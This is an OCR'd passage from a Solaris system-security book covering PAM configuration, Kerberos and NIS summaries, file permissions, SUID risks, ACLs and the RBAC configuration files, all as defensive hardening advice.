
```
su     auth     requisite    /usr/lib/security/su_group0.so.1
```

Figure 4.2 Adding a User to Group Root



```
root::0:root,scarter
other::1:
bin::2:root,bin,daemon
sys::3:root,bin,sys,adm
adm::4:root,adm,daemon
uucp::5:root,uucp
mail::6:root
tty::7:root,tty,adm
lp::8:root,lp,adm
nuucp::9:root,nuucp
staff::10:
daemon::12:root,daemon
sysadmin::14:
nobody::60001:
noaccess::60002:
nogroup::65534:
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

Figure 4.3 Configuring the su_group0 PAM



```
#
# PAM configuration
#
# Authentication management
#
login   auth required   /usr/lib/security/pam_unix.so.1
login   auth required   /usr/lib/security/pam_dial_auth.so.1
#
rlogin  auth sufficient /usr/lib/security/pam_rhosts_auth.so.1
rlogin  auth required   /usr/lib/security/pam_unix.so.1
#
dtlogin auth required   /usr/lib/security/pam_unix.so.1
#
rsh     auth required   /usr/lib/security/pam_rhosts_auth.so.1
other   auth required   /usr/lib/security/pam_unix.so.1
#
# Account management
#
login   account required        /usr/lib/security/pam_unix.so.1
dtlogin account required        /usr/lib/security/pam_unix.so.1
#
other   account required        /usr/lib/security/pam_unix.so.1
#
# Session management
#
other   session required        /usr/lib/security/pam_unix.so.1
#
# Password management
#
other   password required       /usr/lib/security/pam_unix.so.1
su      auth    requisite       /usr/lib/security/su_group0.so.1
su      auth    required        /usr/lib/security/pam_unix.so.1
~
:
```

Your pam.conf should now look like Figure 4.3.

This is an excellent example of a case where misuse or accidental use of the sufficient control flag could cause serious problems. Simply changing "requisite" to "sufficient" would allow any user in group root to su *without requiring a password at all.*

The next example will show how to disable hosts.equiv and .rhosts files entirely. These mechanisms were originally seen as a convenience, but they are now recognized as posing an unnecessary risk to the network. Additionally, in the event of an intrusion, they greatly increase the risk of spread (the ability of the attacker to jump from host to host). A better choice for single-sign-on or no-password access between systems is something that performs strong host and user authentication, like Kerberos or SSH.

Solaris includes a PAM whose sole purpose is to parse and interpret hosts.equiv and .rhosts files. This module, pam_rhosts_auth, can be safely commented out wherever it appears in the pam.conf.

For the final example, let's suppose that you installed the latest IMAP server from the University of Washington. It is PAM-aware, supports SSL-encrypted connections, and handles a variety of mailbox formats. If compiled to support PAM, it is easy to substitute authentication methods. Suppose your users don't have access to SSL-capable mail clients, so you've issued them SecurID tokens for all such remote, cleartext accesses to the network. You don't want them to use their UNIX passwords for IMAP. Further, only those users with valid shells should be allowed access.

An entry at the top of the pam.conf will cause IMAP to check /etc/shells and require SecurID tokencodes instead of UNIX passwords:

```
imap      auth      requisite
    /usr/lib/security/pam_shells.so.1
imap      auth      required

    /usr/lib/security/pam_securid.so.1
```

Anyone who has an invalid shell or is unable to present a valid SecurID PIN and tokencode will be rejected by the IMAP server.

Summary

Reliable user authentication methods and policies are at the heart of any secure system. Solaris provides many tools for improving authentication security and flexibility. It allows for a wide range of configurations to support su-only accounts, password expiration, and password strength restrictions. Role based access control (RBAC) allows systems administrators to define specific tasks and to delegate them in a secure manner, without the need to provide full-blown root access. NIS and NIS+ allow systems to participate as clients or servers in heterogeneous UNIX networks, while providing a secure authentication framework. With the development of the Sun Enterprise Authentication Mechanism, simple, reliable Kerberos deployments become possible. With Kerberos, services like rlogin and Telnet—normally among the larger security holes in any network—can be strongly authenticated and reliably secured. Finally, Pluggable Authentication Modules (PAM) allow systems administrators to select the authentication and authorization framework that best suits their environment. No longer slaved to username/password pairs stored locally on the system, PAM allows for easy migration to Kerberos, one-time password systems, or simple integration with alternate authentication frameworks like SMB.

Solutions Fast Track

Creating Secure Group Memberships

☑ Solaris provides several groups at installation time. Most are reserved for system utilities and daemon processes. The sysadmin group allows access to Admintool. Generally, GIDs less than 100 are reserved for system default groups, as are GIDs over 60,000. Be aware that Admintool assigns a default group of 0, which is a serious security risk.

☑ Each user can be a member of one primary group and no more than 16 secondary groups.

☑ Roles-based Access Control (RBAC) is a new addition to Solaris 8. It allows systems administrators to delegate certain tasks to individuals or groups that were formerly reserved for the root user. RBAC attempts to address the all-or-nothing privilege set normally found on UNIX systems by providing a means to define new roles, delegate these roles to users or groups, and easily revoke such permissions.

Understanding Solaris User Authentication

- ☑ The three files in /etc/default, passwd, su, and login, control account and login policies. There, systems administrators can set default umasks, paths, password length restrictions, and password expiration periods.
- ☑ Solaris uses the /etc/nsswitch.conf file to determine the order in which information services such as flat files, NIS, or NIS+ are searched for authentication data.

Authenticating Users with NIS and NIS+

- ☑ Distributed authentication systems demand a best practices form of security, rather than a point-by-point review of weaknesses and solutions.
- ☑ The ideal network for distributed network databases is controlled entirely by a single group of administrators. Users are not allowed to run their own machines on the secure network, nor are NIS or NIS+ services provided to such machines.
- ☑ Consider using SecureRPC to authenticate and encrypt RPC transactions.
- ☑ If SecureRPC is unavailable or unmanageable, consider using ipfilter or a portmapper replacement to prevent unauthorized access to RPC services.
- ☑ Keep UID 0 accounts local and rigidly protected. Root and root-like accounts should never be in NIS.

Authenticating Users with Kerberos

- ☑ Kerberos is an authentication system that relies on mutual trust of a secure third party, called the Key Distribution Center (KDC). The basic tenet of Kerberos is that the Kerberos principal, or password, never travels on the network, even in encrypted form.
- ☑ Kerberos Ticket Granting Tickets (TGTs) are held by the workstation in a file called the *credentials cache*. These tickets have configurable validity periods. As long as a TGT is valid, the user will not have to enter a password to connect to Kerberized services. This feature is called single-sign-on.

- ☑ By allowing for the secure exchange of a secret key between the KDC, a service, and the user, Kerberos makes encrypted versions of common applications like rlogin, rsh, and Telnet possible.
- ☑ The lack of Kerberized clients for the PC and Macintosh platforms, particularly among e-mail software, hinders its effective deployment at most sites.
- ☑ A PAM-authenticated login, or /usr/krb5/bin/kinit, creates a credentials cache. From then on, for the validity period of the cache, the Kerberized rlogin, rsh, rcp, and Telnet commands will not require a password. The use of the -x option can force these commands to create an encrypted channel.
- ☑ At logout, /usr/krb5/bin/kdestroy should be used to remove existing credentials caches. This prevents an attacker from potentially using a still valid ticket to masquerade as another user.

Authenticating Users with the Pluggable Authentication Modules

- ☑ PAM provides a flexible, interchangeable authentication mechanism. PAM can control all aspects of user accounts, from authentication to session and password management. PAM modules are stackable in that modules can be executed in any order, with some required at all times and some sufficient, to achieve different security strategies.
- ☑ Various PAM configurations can allow access to certain administrative functions by group membership.
- ☑ Some services can require different authentication methods, like SecurID or Radius, without affecting other services, simply by changing the pam.conf.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Will SEAM interoperate with MIT Kerberos?

A: In general, yes. SEAM uses a different method of authenticating secure RPC transactions, so SEAM's kadmin may not work with an MIT KDC and vice versa. In addition, ksu does not exist in SEAM. The functionality and detailed role management offered by ksu is provided through the conventional **su** command and a PAM. Overall, sites with an existing MIT Kerberos infrastructure should find the installation and configuration of SEAM very familiar.

Q: All I can find are Linux PAM modules. Will these work under Solaris?

A: Linux uses a slightly different set of declarations for PAM functions. However, most PAM modules originally written on Linux will compile and operate correctly under Solaris.


Q: I can't find a pam.conf on my Solaris 2.x system. What's going on?

A: Solaris 2.5.1 supported PAM in a minimal, inflexible way. All PAM authentication functions were rolled into one big module called pam_authen, which was used by PAM-aware applications. Changing PAM modules requires replacement of the entire module, often at the expense of security or usability. Solaris 2.6 introduced the PAM system described in this text. Modules compiled on 2.6 will generally operate as designed through any more recent Solaris version.

Q: I make changes to NIS maps, and they push successfully, but often a long time elapses before the changes take effect. What's happening?

A: Solaris uses the name services cache daemon (nscd) to cache things like NIS maps and DNS. The length of time between a real change and when it is reflected by nscd can range from a few minutes (for password entries) to an hour for group or host entries. To reduce this latency, change the positive-time-to-live value, which is in seconds, in /etc/nscd.conf. Then, restart nscd:

```
# /etc/init.d/nscd stop
# /etc/init.d/nscd start
```



Chapter 5

Securing Your Files

Solutions in this chapter:

- Establishing Permissions and Ownership
- Using NFS
- Locking Down FTP Services
- Using Samba
- Monitoring and Auditing File Systems

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

If the CPU is the brain of the computer, the file system is surely the body. Like your own body, this one requires constant care and special treatment. Failure to do provide these can lead to the destruction of some or all of your vital data, either through intentional attacks or accidental oversights. This chapter points out some common configuration flaws and oversights and demonstrates, through some real-world examples, how these mistakes can lead to disastrous consequences.

Our goal here is twofold: We want a really secure system, but we also have to keep in mind the function of the system. In fact, we can't even start securing a system until we have thoughtfully and carefully evaluated the needs that our system will fulfill. Will users employ the system via locally attached or virtual terminals? Will it be a file server using NFS or Samba to communicate with users? Will it offer HTTP or FTP services via the Internet, or will it be a general-purpose machine fulfilling some or all of these tasks? Will the system be protected by a firewall, monitored by an IDS, or otherwise protected from the claws of attackers, or will it be alone on a DMZ network, doing its best to maintain data integrity?

In the strictest sense, the process of securing a system is a simple thing. Simply cut the network cable, remove all the user accounts, place the system in a safe, and weld it shut. Although that statement is obviously an unrealistic exaggeration, too often we see the other end of the spectrum in place in organizations. I have audited far too many Solaris systems run with the idea that any security measure that interferes with function is forbidden. What is often overlooked is that there are ways to interweave security into the function of the system—ways that are often transparent to the end user. As I have said in the past, I dream of a world in which a system is not considered functional until it is proven secure. Unfortunately, that world is pretty far off, so in the meantime, we have to make do with what we have to work with.

Let's start with the basics of file system security: file permissions and ownership. We must ensure that existing files have sane permissions and ownership while making certain that new files are not left as weak links. You'll also be introduced to a fairly recent Solaris addition, Role-Based Access Control (RBAC). From there, you'll learn how to share resources while maintaining security. In the end, we'll have a robust and secure system.

Establishing Permissions and Ownership

Take the first step toward securing your file system by securing the files themselves. Before we start down that road, however, we must be sure that we have a clear grasp of what comprises the file system, how minor oversights can allow exploitation by hackers, and how small steps can take us a great distance toward security. We start with a refresher on file permissions, or modes, and continue into a discussion of some of the more important modes in which security, as well as overall file integrity, are concerned.

Solaris's roots are found in the standard System V Release 4 UNIX variants, and the file system still shares a great deal of affinity with that heritage. Security for this file system is controlled by access permissions, which in turn determine which user can do what with each file. (Remember that a directory is really just a special kind of file that holds the file's contents and the inode that points to it.) These permissions are made up of three simple components:

- **Read** Processes started by the user may open a file and read its contents. For a directory, this means that a user may list the contents of the directory.
- **Write** Processes started by the user may alter the contents of the file. For a directory, this means that the process may unlink the file from that specific inode. (In other words, the file can be deleted from the directory.)
- **Execute** Processes started by the user may execute the file. This is meaningless for files other than compiled binaries or scripts meant to be run as though they were binaries. In addition, script files need to be readable in order for the execute bit to have any impact. For directories, this means that a process can set this directory as its working directory. Note that a user does not need execute permission in order to muck up directories. Write permission without execute permission still allows users to remove files even though they haven't set the specific directory as the working directory.

These permissions are modified on the fly by the application of a ***umask***. The **umask** is set globally in the /etc/default/login file but can be overridden by users in their own .profile, .cshrc, or via the command line. The **umask** provides a value, in octal, that will be subtracted from the default permissions when a file is created. For example, the default directory permissions are 777 and the default **umask** is 022, so that leaves us a permission of 755 upon directory creation.

There are also three categories of users to whom the permission applies: owner, group, and other. Every user belongs to at least one group and can (and should!) belong to more than one. Users who belong to many groups may change their group attribute (both real and effective) by executing the **newgrp(1)** command. Groups are a very useful and frequently overlooked aspect of Solaris security. I have audited systems for many companies and have rarely seen groups implemented effectively. Usually I see a one-to-one ratio, in which users belong to only one group. This really hampers the flexibility for a sysadmin, but the reasoning behind it is easy to see. Maintaining groups is laborious, but it is an effort that is well worth the time. Let's take a second to review the format of the /etc/group file and how groups can add to a basic level of security.


The /etc/group file is similar in format to the /etc/passwd file, with the differences being in the makeup of each field. The fields have the following values:

- Groupname
- Group password
- Group ID (GID)
- User1, user2, user3, etc.

These fields are pretty self-explanatory, but we should point out a wrinkle concerning the group password. Currently, there is no Solaris command to aid in creating a group password. Group passwords are used even less than groups themselves. They give the ability to change to a group to users who aren't listed in the /etc/group file as belonging to that group, if they know the password. If you want to assign a password to a group, you have to use the **passwd(1)** command to create the hashed value in the /etc/shadow file and then cut and paste that value into the group password field in the /etc/group file. Groups can be added using the **groupadd(1M)** command, modified using the **groupmod(1M)** command, and deleted using the **groupdel(1M)** command.

Permissions are checked at the most specific level, meaning that *other* permissions won't be checked for a user who belongs to the group that owns the file, and group permissions won't be checked for the owner of the file. However, Solaris is smart enough to check the /etc/group file. If you belong to the group that owns the file, you will be allowed those group permissions, regardless of your current GID. To demonstrate, let's assume that our admin, scarter, has created a directory called */public_notices* from the root. This directory is used to distribute information to specific categories of people, a task for which the MOTD is not suitable. Our admin has assigned the permissions and ownership so that the files that are applicable to the specific users can be viewed, but no other files may be read. None of the files can be changed except by the root user. The results are illustrated in Figure 5.1. Notice that, even though our admin scarter, has a real GID of 101 (users), the file notice_administrators is readable. This is because scarter is also a member of the sysadmin group. The notice_accounting file, which is owned by a group to which scarter does not belong, is inaccessible.

Figure 5.1 Use of Groups to Control Access to Files



```
$ id
uid=1002(scarter) gid=101(users)
$ groups
users sysadmin
$ pwd
/public_notices
$ ls -l
total 6
-rw-r-----   1 root     acctg       105 Sep  8 16:47 notice_accounting
-rw-r-----   1 root     sysadmin    187 Sep  8 16:50 notice_administrators
-rw-r-----   1 root     users        56 Sep  8 16:50 notice_general
$ more notice_accounting
notice_accounting: Permission denied
$ more notice_administrators
All software for accounting database upgrade has been tested and
is functional.  We ready for 5:30 pm start.  See scarter for a
copy of the install and backout plans prior to that time.
$ █
```

This system of permissions is pretty limited as far as the options offered to a file owner. Basically, since only one owner is allowed and only one group, you don't have a lot of flexibility in allowing others to access your files. There are solutions to this problem, but they aren't always elegant. For compiled binaries and interpreted scripts, you have the option of using the special SETUID and/or SETGID bits. These allow the executor to operate under the permissions of the owning user or group. This solution is handy when you have one or two applications that you want to make available to the general population but that require special permission. It also allows you to allow the user to operate with privileges that they normally wouldn't have, such as those of the root user. Herein, however, lies the risk. No program, be it a binary or a script, should be made SETUID or SETGID without careful consideration and a good deal of testing. Programs with these special bits set can be used to compromise the entire system! A perfect example of this dilemma is a buffer overflow found in the **whodo** program. The **whodo** program, which displays information about which users are doing what, is installed with the SUID bit on and the owner set as root. It needs to run with root privileges in order to function, since to gather output, **whodo** needs to read the UTMP log as well as the process table, both of which are restricted.

Tools & Traps…

Be Careful When Enabling the SGID Bit on a Directory

Something to keep in mind is that the SGID bit has special meaning when applied to a directory. In such a case, instead of the GID of the process, the group that owns the directory owns the created file. The man page for **chmod(1)** also mentions that this setting can be cleared only by using **chmod** and supplying an argument in symbolic mode.

The question you need to answer for each and every program with a SUID or SGID bit set is simple, but often the wrong question is answered. Many systems administrators ask themselves, "Does this program really need these special settings?" while they should be asking "Does my system really need this program?" Answering the latter of those questions and considering all the alternatives will save you many risks in the future. It could still leave you open to vulnerable programs, but you'll be aware of the risk beforehand.

Another special permission is known as the *sticky bit*. For security purposes, we are generally only concerned with setting this bit on directories. (Read the man page for **sticky(5)** to learn some other uses of the sticky bit.) When set on a directory, the sticky bit protects the files within that directory. Files may be unlinked only by the owner of the file, the owner of the directory, or the root user. This precaution is very useful when you're dealing with a public directory. A good example is the /tmp directory, which has the sticky bit set. This directory allows anyone to create files without fear that some cad will remove them.


Access Control Lists

Another solution to allow multiple users access within the framework of Solaris's file system resides in the use of *access control lists*, or ACLs. ACLs allow a much finer-grained method of granting or restricting access to files. They also allow the use of default ACL entries for directories. A default ACL can be thought of as similar to a template that will be applied to each file created within that directory.

Why do you need ACLs? Most of the Solaris admins I know don't use them and have a hard time seeing the need for them. Again, it is rather time consuming to deploy ACLs across the entire system, but they serve such an important purpose that any admin not using them is doing him- or herself a great disservice. Think about it this way: Assume that you own a file. (Remember, there is only one owner and only one group per file!) You want to allow access to that file to one specific user, not to a whole group. The task is impossible unless you use ACLs.

Let's demonstrate the workings of an ACL while we look at how ACLs can help us solve a classic problem: the dilemma of the junior admin. Assume that your organization has a new junior admin and you ask that she does no more than add users. You don't run a windowing system, so the junior admin doesn't have access to admintool or any of the other GUI tools. You need the new admin to have access to **useradd**, **usermod**, and **userdel**. In order for these tools to work, they will need to be changed to SUID root—usually a bad idea, but with ACLs, our risks are mitigated greatly. Figure 5.2 demonstrates the steps needed to make this process work. Pay special attention to the **mask:** option when you set ACLs on a file. This mask indicates the maximum permissions available to a user, regardless of what you actually set.

Figure 5.2 Application of ACLs on a SUID File



```
# pwd
/usr/sbin
# id
uid=0(root) gid=1(other)
# ls -l user*
-r-xr-xr-x   2 root     sys        28108 Jan  6  2000 useradd
-r-xr-xr-x   2 root     sys        15880 Jan  6  2000 userdel
-r-xr-xr-x   2 root     sys        26896 Jan  6  2000 usermod
# chmod 4111 user*
# getfacl useradd

# file: useradd
# owner: root
# group: sys
user::--x
group::--x              #effective:--x
mask:--x
other:--x
# setfacl -m user:sysop:--x,mask:--x,group::---,other:--- user*
# ls -l user*
---s-----+   2 root     sys        28108 Jan  6  2000 useradd
---s-----+   2 root     sys        15880 Jan  6  2000 userdel
---s-----+   2 root     sys        26896 Jan  6  2000 usermod
# getfacl useradd

# file: useradd
# owner: root
# group: sys
user::--x
user:sysop:--x          #effective:--x
group::---              #effective:---
mask:--x
other:---
# su - sysop
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
$ /usr/sbin/useradd new_user
$ su - ghammond
Password:
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
$ /usr/sbin/useradd
/usr/sbin/useradd: cannot execute
$ █
```

The first step is to identify the files you want to protect with ACLs and the reason you want to protect them. In this case, we did that by identifying the need to add the SUID bit to three programs. We then changed the permissions on those three files to turn on SUID and to turn off all other permissions. In this case, this is fine, since the ACL will determine who can do what. We then checked the existing ACL using the **getfacl** command and modified the existing ACL using the **setfacl** command. Notice that when we looked at the files again using the **ls -l** command, a + (plus sign) appeared at the end of the permissions. This is the indicator that the file is protected by an ACL. But why then did the output of **getfacl** show an ACL on the file *before* we ran **setfacl** and when the output of **ls -l** showed no plus sign? The answer is simple. Every file has what is considered a *trivial* ACL applied. This is just a clever way of saying that the ACL does exactly the same thing that the normal permissions do. Once we add some twists to the ACL, in this case allowing the user sysop to execute the command, the ACL indicator is displayed. As the final step, we ran the command as the desired user, sysop, and then confirmed that other users cannot execute the command.

So now that we see how it works, let's take a moment to explain the setup. Basically, everything is done with the **setfacl** command. There are a few options to this command; they are listed below:

- **setfacl -s user::perms,group::perms,other:perms,acl_data filename [filename2 ...]** This command sets an ACL on the file or files specified in the argument. Required when using the **-s** option are the initial ACL data, since the **-s** option overwrites all previous data, including the trivial ACL. The **acl_data** argument is the specific user or group ACL data you want to apply to a file.
- **setfacl -m acl_data filename [filename2 ...]** This command modifies the existing **acl_data** portion of an ACL.
- **setfacl -d acl_data filename [filename2 ...]** This command deletes specific elements from the **acl_data** section of the ACL.
- **getfacl <*input ACL file*> | setfacl -f - <*output ACL file*>** This command is a rather handy way to apply an existing ACL from one file to another, using simple shell pipelines. The **setfacl -f** command takes its input from the output of **getfacl**, making ACL reproductions much more painless.

ACLs are best suited for the protection of SUID files. In the example, we needed to set the user* commands to SUID root in order for a normal user to use them. After conducting a SUID audit, all remaining commands with the SUID bit on should be protected with an ACL.

Role-Based Access Control

Role-Based Access Control, generally known as RBAC, allows you to grant enhanced permissions based on a *role* that users need to fulfill. In the past, when you needed to allow a user to perform a task that required use of root privileges, you had only a few choices. The easiest way, as we did in the previous section, was to use the SUID bit. This isn't the best way, however. Another popular option was the use of a program like SUDO. Now, with the introduction of RBAC, you can use a Solaris native application.

RBAC is described this way within the *Solaris 8 System Administration Guide, Volume 2:* "With RBAC, you can give users the ability to solve their own problems by assigning them packages of the appropriate privileges. Superusers' capabilities can be diminished by dividing those capabilities into several packages and assigning them separately to individuals sharing administrative responsibilities."

RBAC includes these features:

- **Authorization** A right that is used to grant access to a restricted function.
- **Execution profile (or simply *profile*)** A bundling mechanism for grouping authorizations and commands with special attributes; for example, user and group IDs.
- **Role** A special type of user account intended for performing a set of administrative tasks.

RBAC relies on four flat file databases to provide users access to privileged operations:

- **user_attr (extended user attributes database)** Associates users and roles with authorizations and execution profiles.
- **auth_attr (authorization attributes database)** Defines authorizations and their attributes and identifies the associated help file.
- **prof_attr (execution profile attributes database)** Defines profiles, lists the profile's assigned authorizations, and identifies the associated help file.
- **exec_attr (profile execution attributes database)** Defines the privileged operations assigned to a profile.

After reading this section, you'll see how RBAC could have been better used to accomplish the same goal. The files used to configure RBAC, and their formats, are as follows:

- /etc/user_attr - user:qualifier:res1:res2:attr
- /etc/security/auth_attr - authname:res1:res2:short_desc:long_desc:attr
- /etc/security/prof_attr - profname:res1:res2:desc:attr
- /etc/security/exec_attr - name:policy:type:res1:res2:id:attr

/etc/user_attr - user:qualifier:res1:res2:attr

Valid entries for **user** are usernames, as found in /etc/passwd, **qualifier, res1**, and **res2** are to be blank, as they are reserved for future use, and where **attr** specifies semicolon-separated key-value pairs that describe the security attributes to be applied to the user when commands are executed. This field is optional. There are four valid keys: **auths**, **profiles**, **roles**, and **type**, and they are defined as follows in the *Solaris 8 System Administration Guide, Volume 2:*

- **auths** Specifies a comma-separated list of authorization names chosen from names defined in the auth_attr(4) database. Authorization names may include the asterisk (*) character as a wildcard. For example, solaris.device.* refers to all the Solaris device authorizations.
- **profiles** Contains an ordered, comma-separated list of profile names chosen from prof_attr(4). A profile determines which commands a user can execute and with which command attributes. At minimum, each user in user_attr should have the All profile, which makes all commands available but without any attributes. The order of profiles is important; it works similarly to UNIX search paths. The first profile in the list that contains the command to be executed defines which (if any) attributes are to be applied to the command.
- **roles** Can be assigned to the user using a comma-separated list of role names. Note that roles are defined in the same user_attr database. They are indicated by setting the type value to role. Roles cannot be assigned to other roles.
- **type** Can be set to normal, if this account is for a normal user, or to role, if this account is for a role. A role is assumed by a normal user after the user has logged in.

/etc/security/auth_attr - authname:res1:res2:short_desc:long_desc:attr

The format for this file is a bit tricky. The first field, **authname**, is the name of the authorization, and it must be unique. Each unique prefix may have several suffixes, and the prefix/suffix groups are separated by a period. The file comes preconfigured with several authorizations for the Solaris system. An example is the **solaris.login.enable** authname, which is used to allow login. For your own **authname** entries, the recommendation is that the authname begin with the reverse of your own domain name. For our example company, this is **com.incoming-traveler**. As with the previous file, **res1** and **res2** are reserved for future use and should be left blank. The fourth and fifth fields are both intended to contain descriptions, with the first of those two meant to be a brief summary, such that one might find in a GUI pull-down list. The final field allows the addition of zero or more key=value pairs used to further describe the attributes of the authorization.

/etc/security/prof_attr - profname:res1:res2:desc:attr

